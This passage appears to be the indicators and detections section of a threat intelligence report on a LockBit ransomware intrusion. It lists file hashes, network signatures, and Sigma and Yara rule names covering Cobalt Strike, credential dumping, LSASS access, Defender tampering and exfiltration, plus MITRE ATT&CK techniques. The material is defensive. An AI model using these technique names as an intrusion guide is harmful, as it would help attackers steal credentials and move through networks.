10ce939e4ee8b5285d84c7d694481ebbdf986904938d07f7576d733e830ed012

File: COPY.bat
6d44c5fb49258f285769e50830fc59af
da6771fbbcfaf195b80925cefc880794d62d61bf
3af3f2d08aa598ab4f448af1b01a5ad6c0f8e8982488ebf4e7ae7b166e027a8b

File: WMI.bat
40852fde665eb9119fcc565bd68de680
956e020206c4dc4240537d07be022e86ed918ed1
578a2ac45e40a686a5f625bbc7873becd8eb9fe58ea07b1d318b93ee0d127d4e

File: RDP.bat
996ad32c7ae2190b7fa7876df0d7b717
4a1e667e0c3550f4446903570adbe7776699d4ca
791157675ad77b0ae9feabd76f4b73754a7537b7a9a2cc74bd0924d65be680e1
```

```
File: WMI1.bat
90f9044cfee2c678fe51abd098bdfe97
e3619582f4d81ca180dee161bbe49d499b237119
c4863cc28e01713e6a857b940873b0e5caedfd1fcb9b2a8d07ffb4c0c48379d5

File: COPY1.bat
b254f8f03e61bd9469df66c189d79871
45337ae989cd62d07059f867ce62ff6b6fc90819
9bcaad9184b182965923a141f52fb75ddd1975b99ab080869896cee5879ecfad

File: DEF.bat
4794accd22271a28547fb3613ee79218
ccc6b5bf9591fa9a3d57fd48ee0c9c49a6d22da9
53828f56c6894a468a091c8858d2e29144b68d5de8ff1d69a567e97aac996026
```

Detections

Network

```
ET POLICY PsExec service created
ET RPC DCERPC SVCCTL - Remote Service Control Manager Access
ET POLICY SMB2 NT Create AndX Request For an Executable File
ET POLICY SMB Executable File Transfer
ET POLICY SMB2 NT Create AndX Request For a DLL File - Possible
Lateral Movement
ETPRO MALWARE Cobalt Strike Related Domain in DNS Lookup
ET POLICY Possible Powershell .ps1 Script Use Over SMB
ET POLICY PE EXE or DLL Windows file download HTTP
ETPRO MALWARE Unknown Golang Backdoor Activity
ETPRO MALWARE Unknown Golang Backdoor CnC Client Request M1
ETPRO MALWARE Unknown Golang Backdoor CnC Server Response M2
ETPRO MALWARE Unknown Golang Backdoor CnC Client Request M2
ETPRO MALWARE Unknown Golang Backdoor CnC Server Response M1
ET INFO Abused File Sharing Site Domain Observed (qaz .im) in TLS
SNI
```

Sigma

Search rules on detection.fyi or sigmasearchengine.com

DFIR Public Rules Repo:

```
dee0aaa1-b7d7-4be0-ac30-2add7b88d259 : Operator Bring Your Own
Tools
```

DFIR Private Rules:

```
1aafd4cc-cb38-498b-9365-394f71fd872c : Veeam Credential Dumping
Script
b878e8c2-bfa5-4b1d-8868-a798f57d197a : Veeam Credential Dumping
Script Execution
baa9adf9-a01c-4c43-ac57-347b630bf69e : Default Cobalt Strike Named
Pipes
213d8255-f359-410b-ac27-e7e85c6394a8 : Suspicious Binaries in
Public Folders
```

```
6df37102-c993-4133-ad3d-b12ca32e03c6 : Detect Process Creation via
WMIC with Remote Node
```

Sigma Repo:

```
9f22ccd5-a435-453b-af96-bf99cbb594d4 : WinAPI Function Calls Via
PowerShell Scripts
19d65a1c-8540-4140-8062-8eb00db0bba5 : WinAPI Library Calls Via
PowerShell Scripts
1f49f2ab-26bc-48b3-96cc-dcffbc93eadf : Potential Suspicious
PowerShell Keywords
df69cb1d-b891-4cd9-90c7-d617d90100ce : Suspicious FromBase64String
Usage On Gzip Archive : Ps Script
1ff315dc-2a3a-4b71-8dde-873818d25d39 : New BITS Job Created Via
Bitsadmin
a762e74f-4dce-477c-b023-4ed81df600f9 : Scheduled Task Created :
FileCreation
93ff0ceb-e0ef-4586-8cd8-a6c277d738e3 : Scheduled Task Created :
Registry
87e3c4e8-a6a8-4ad9-bb4f-46e7ff99a180 : Change PowerShell Policies
to an Insecure Level
f4bbd493-b796-416e-bbf2-121235348529 : Non Interactive PowerShell
Process Spawned
734f8d9b-42b8-41b2-bcf5-abaf49d5a3c8 : Remote PowerShell Session
Host Process (WinRM)
8de1cbe8-d6f5-496d-8237-5f44a721c7a0 : Whoami.EXE Execution
Anomaly
502b42de-4306-40b4-9596-6f590c81f073 : Local Accounts Discovery
e4a74e34-ecde-4aab-b2fb-9112dd01aed0 : Dynamic CSharp Compile
Artefact
61065c72-5d7d-44ef-bf41-6a36684b545f : Elevated System Shell
Spawned
0eb46774-f1ab-4a74-8238-1155855f2263 : Disable Windows Defender
Functionalities Via Registry Keys
fb843269-508c-4b76-8b8d-88679db22ce7 : Suspicious Execution of
Powershell with Base64
89ca78fd-b37c-4310-b3d3-81a023f83936 : Schtasks Creation Or
Modification With SYSTEM Privileges
3a6586ad-127a-4d3b-a677-1e6eacdf8fde : Windows Shell/Scripting
Processes Spawning Suspicious Programs
1f21ec3f-810d-4b0e-8045-322202e22b4b : Network Connection
Initiated By PowerShell Process
7cccd811-7ae9-4ebe-9afd-cb5c406b824b : Potential Execution of
Sysinternals Tools
0e7163d4-9e19-4fa7-9be6-000c61aad77a : CobaltStrike Named Pipe
Pattern Regex
eeb2e3dc-c1f4-40dd-9bd5-149ee465ad50 : Remote Thread Creation Via
PowerShell
b5de0c9a-6f19-43e0-af4e-55ad01f550af : Unsigned DLL Loaded by
Windows Utility
9e9a9002-56c4-40fd-9eff-e4b09bfa5f6c : DLL Load By System Process
From Suspicious Locations
61a7697c-cb79-42a8-a2ff-5f0cdfae0130 : Potential CobaltStrike
Service Installations : Registry
ed74fe75-7594-4b4b-ae38-e38e3fd2eb23 : Outbound RDP Connections
Over Non-Standard Tools
cdc8da7d-c303-42f8-b08c-b4ab47230263 : Rundll32 Internet
Connection
1277f594-a7d1-4f28-a2d3-73af5cbeab43 : Windows Shell/Scripting
Application File Write to Suspicious Folder
```

```
bcb03938-9f8b-487d-8d86-e480691e1d71 : Network Connection
Initiated From Users\Public Folder
e37db05d-d1f9-49c8-b464-cee1a4b11638 : PUA : Rclone Execution
02ee49e2-e294-4d0f-9278-f5b3212fc588 : New RUN Key Pointing to
Suspicious Folder
20f0ee37-5942-4e45-b7d5-c5b5db9df5cd : CurrentVersion Autorun Keys
Modification
69bd9b97-2be2-41b6-9816-fb08757a4d1a : Potentially Suspicious
Execution From Parent Process In Public Folder
fff9d2b7-e11c-4a69-93d3-40ef66189767 : Suspicious Copy From or To
System Directory
259e5a6a-b8d2-4c38-86e2-26c5e651361d : PsExec Service File
Creation
2ddef153-167b-4e89-86b6-757a9e65dcac : File Download Via Bitsadmin
To A Suspicious Target Folder
d21374ff-f574-44a7-9998-4a8c8bf33d7d : WmiPrvSE Spawned A Process
d059842b-6b9d-4ed1-b5c3-5b89143c6ede : File Download Via Bitsadmin
fa34b441-961a-42fa-a100-ecc28c886725 : LSASS Access From Program
In Potentially Suspicious Folder
5ef9853e-4d0e-4a70-846f-a9ca37d876da : Potential Credential
Dumping Activity Via LSASS
4f86b304-3e02-40e3-aa5d-e88a167c9617 : Scheduled Task Deletion
36210e0d-5b19-485d-a087-c096088885f0 : Suspicious PowerShell
Parameter Substring
5cc90652-4cbd-4241-aa3b-4b462fa5a248 : Potential Recon Activity
Via Nltest.EXE
526be59f-a573-4eea-b5f7-f0973207634d : New Process Created Via
Wmic.EXE
602a1f13-c640-4d73-b053-be9a2fa58b96 : HackTool : Powerup Write
Hijack DLL
37ae075c-271b-459b-8d7b-55ad5f993dd8 : File or Folder Permissions
Modifications
178e615d-e666-498b-9630-9ed3630381 : Elevated System Shell Spawned
From Uncommon Parent Location
e6e88853-5f20-4c4a-8d26-cd469fd8d31f : Ntdsutil Abuse
```

Yara

https://github.com/The-DFIR-Report/Yara-Rules/blob/main/27138/27138.yar

```
ELASTIC_Windows_Ransomware_Lockbit_369E1E94
MALPEDIA_Win_Lockbit_Auto
MAL_RANSOM_LockBit_Apr23_1
MAL_RANSOM_LockBit_ForensicArtifacts_Apr23_1
SIGNATURE_BASE_MAL_RANSOM_Lockbit_Apr23_1
SIGNATURE_BASE_MAL_RANSOM_Lockbit_Forensicartifacts_Apr23_1
CobaltStrike_Resources_Httpsstager_Bin_v2_5_through_v4_x
CobaltStrike_Resources_Xor_Bin_v2_x_to_v4_x
CobaltStrike_Sleep_Decoder_Indicator
Cobaltbaltstrike_Beacon_XORed_x86
Cobaltbaltstrike_RAW_Payload_https_stager_x86
HKTL_CobaltStrike_Beacon_4_2_Decrypt
HKTL_CobaltStrike_Beacon_Strings
HKTL_CobaltStrike_SleepMask_Jul22
HKTL_Win_CobaltStrike
SUSP_PS1_JAB_Pattern_Jun22_1
WiltedTulip_WindowsTask
Windows_Shellcode_Generic_8c487e57
Windows_Trojan_CobaltStrike_3dc22d14
Windows_Trojan_CobaltStrike_8d5963a2
```

```
Windows_Trojan_CobaltStrike_b54b94ac
Windows_Trojan_Metasploit_24338919
Windows_Trojan_Metasploit_38b8ceec
Windows_Trojan_Metasploit_7bc0f998
Windows_Trojan_Metasploit_c9773203
```

MITRE ATT&CK

```
Credentials In Files - T1552.001
Data Encrypted for Impact - T1486
Disable or Modify Tools - T1562.001
Domain Account - T1087.002
Domain Groups - T1069.002
Domain Trust Discovery - T1482
Exfiltration Over Alternative Protocol - T1048
Exfiltration to Cloud Storage - T1567.002
Group Policy Discovery - T1615
LSASS Memory - T1003.001
Malicious File - T1204.002
Masquerading - T1036
Match Legitimate Name or Location - T1036.005
NTDS - T1003.003
PowerShell - T1059.001
Process Discovery - T1057
Process Injection - T1055
Proxy - T1090
```

```
Registry Run Keys / Startup Folder - T1547.001
Remote Desktop Protocol - T1021.001
Remote System Discovery - T1018
Scheduled Task - T1053.005
Service Execution - T1569.002
SMB/Windows Admin Shares - T1021.002
Web Protocols - T1071.001
Windows Command Shell - T1059.003
Windows Management Instrumentation - T1047
Windows Remote Management - T1028
```

Internal case #TB27138 #PR34378

Related

Threat Brief: WordPress Plugin Exploit Leads to Godzilla Web Shell, Discovery & New CVE

Inside the Open Directory of the “You Dun” Threat Group

Lockbit Ransomware, Why You No Spread?

« THE CURIOUS CASE OF AN EGG-CELLENT RESUME

CONFLUENCE EXPLOIT LEADS TO LOCKBIT RANSOMWARE »